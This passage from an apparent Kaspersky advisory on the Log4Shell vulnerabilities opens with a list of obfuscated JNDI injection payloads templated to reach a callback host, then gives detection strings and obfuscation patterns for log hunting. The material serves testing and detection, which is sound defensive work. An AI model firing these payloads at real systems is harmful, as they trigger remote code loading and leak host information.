{{random}}},
${jndi:dns://{{callback_host}}},
${j${k8s:k5:-ND}i:ldap://{{callback_host}}/{{random}}},
${j${k8s:k5:-ND}i:ldap${sd:k5:-:}//{{callback_host}}/{{random}}},
${j${k8s:k5:-ND}i${sd:k5:-:}ldap://{{callback_host}}/{{random}}},
${j${k8s:k5:-ND}i${sd:k5:-:}ldap${sd:k5:-:}//{{callback_host}}/
{{random}}},
${${k8s:k5:-J}${k8s:k5:-ND}i${sd:k5:-:}ldap://{{callback_host}}/
{{random}}},
```

```
${${k8s:k5:-J}${k8s:k5:-ND}i${sd:k5:-:}ldap{sd:k5:-:}//
{{callback_host}}/{{random}}},
${${k8s:k5:-J}${k8s:k5:-ND}i${sd:k5:-:}l${lower:D}ap${sd:k5:-:}//
{{callback_host}}/{{random}}},
${${k8s:k5:-J}${k8s:k5:-ND}i${sd:k5:-:}ldap{sd:k5:-:}//
{{callback_host}}/{{random}}},
${${k8s:k5:-J}${k8s:k5:-ND}i${sd:k5:-:}l${lower:D}ap${sd:k5:-:}//
{{callback_host}}/{{random}}},
${j${k8s:k5:-ND}i${sd:k5:-:}${lower:L}dap${sd:k5:-:}//
{{callback_host}}/{{random}},
${${k8s:k5:-J}${k8s:k5:-ND}i${sd:k5:-:}l${lower:D}a${::-
p}${sd:k5:-:}//{{callback_host}}/{{random}}},
${jndi:${lower:l}${lower:d}a${lower:p}://{{callback_host}}},
${jnd${upper:i}:ldap://{{callback_host}}/{{random}}},
${j${${:-l}${:-o}${:-w}${:-e}${:-r}:n}di:ldap://{{callback_host}}/
{{random}}}
```

NB: It is important to note that the absence of **Log4J library in an application does not necessarily mean that the system is not vulnerable, as another library loaded by the application could use a vulnerable version of Log4J**. Therefore, it is essential to thoroughly test the application using a variety of inputs and analyze any vulnerabilities detected to ensure complete protection against potential exploits.

How to check if it has been exploited, or if there are any signs of attempts

To detect if the vulnerability CVE-2021-44228 was exploited by the attacker, it's important to **deeply check network logs**.

The **provided examples of strings** are commonly associated with exploitation attempts against a system, but it is important to note that **this list is not exhaustive** and there may be other variants that attackers use. It is crucial to continuously monitor and analyze system logs for any suspicious activity and implement robust security measures to prevent and mitigate exploitation attempts:

```
${jndi:
```

The below-mentioned patterns below can help attackers obfuscate their activity and cause false positives. To reduce the risk of false positives, additional methods should be used to confirm the presence of an exploit attempt.

```
${${
${::-
%24%7B%3A%3A-
${env:
${date:
${lower:
${upper:
hostName}
}${
%24%7Bjndi:
${jNdI:ldAp
${jndi:${lower:l}${lower:d}${lower:a}${lower:p}:
${${lower:j}${lower:n}${lower:d}i:
${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}:
${${env:BARFOO:-j}ndi${env:BARFOO:-:}${env:BARFOO:-l}
dap${env:BARFOO:-:}
```

It's also important to correlate DNS logs with the above elements. Looking for DNS and LDAP injections that leverage the JavaLookup class, such as ${java:hw}, ${java:vm}, and ${java:os}, can be valuable in detecting potential attacks that attempt to gather information about the targeted machine. Attackers commonly use these types of injections to obtain sensitive information about a system. By monitoring for these types of injections in system logs, security teams can detect and prevent attackers from gaining unauthorized access to sensitive information.

Precision about CVE-2021-45046

Attackers can exploit a vulnerability in logging configurations that use a non-default Pattern Layout with Context Lookup like $${ctx:loginId} or Thread Context Map pattern as %X, %mdc, or %MDC. By crafting malicious input data using a JNDI Lookup pattern, attackers can gain control over the Thread Context Map (MDC) input data. This can lead to an information leak and potentially remote code execution in certain environments, and local code execution in all environments.

Reference

REF

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45046
- https://cloud.google.com/logging/docs/log4j2-vulnerability
- https://www.cert.ssi.gouv.fr/alerte/CERTFR-2021-ALE-022/

REF

- https://github.com/fullhunt/log4j-scan/blob/master/log4j-scan.py

#kaspersky
#bringonthefuture

Contact us

For inquiries about Kaspersky cybersecurity services and for emergency assistance:

services@kaspersky.com

www.kaspersky.com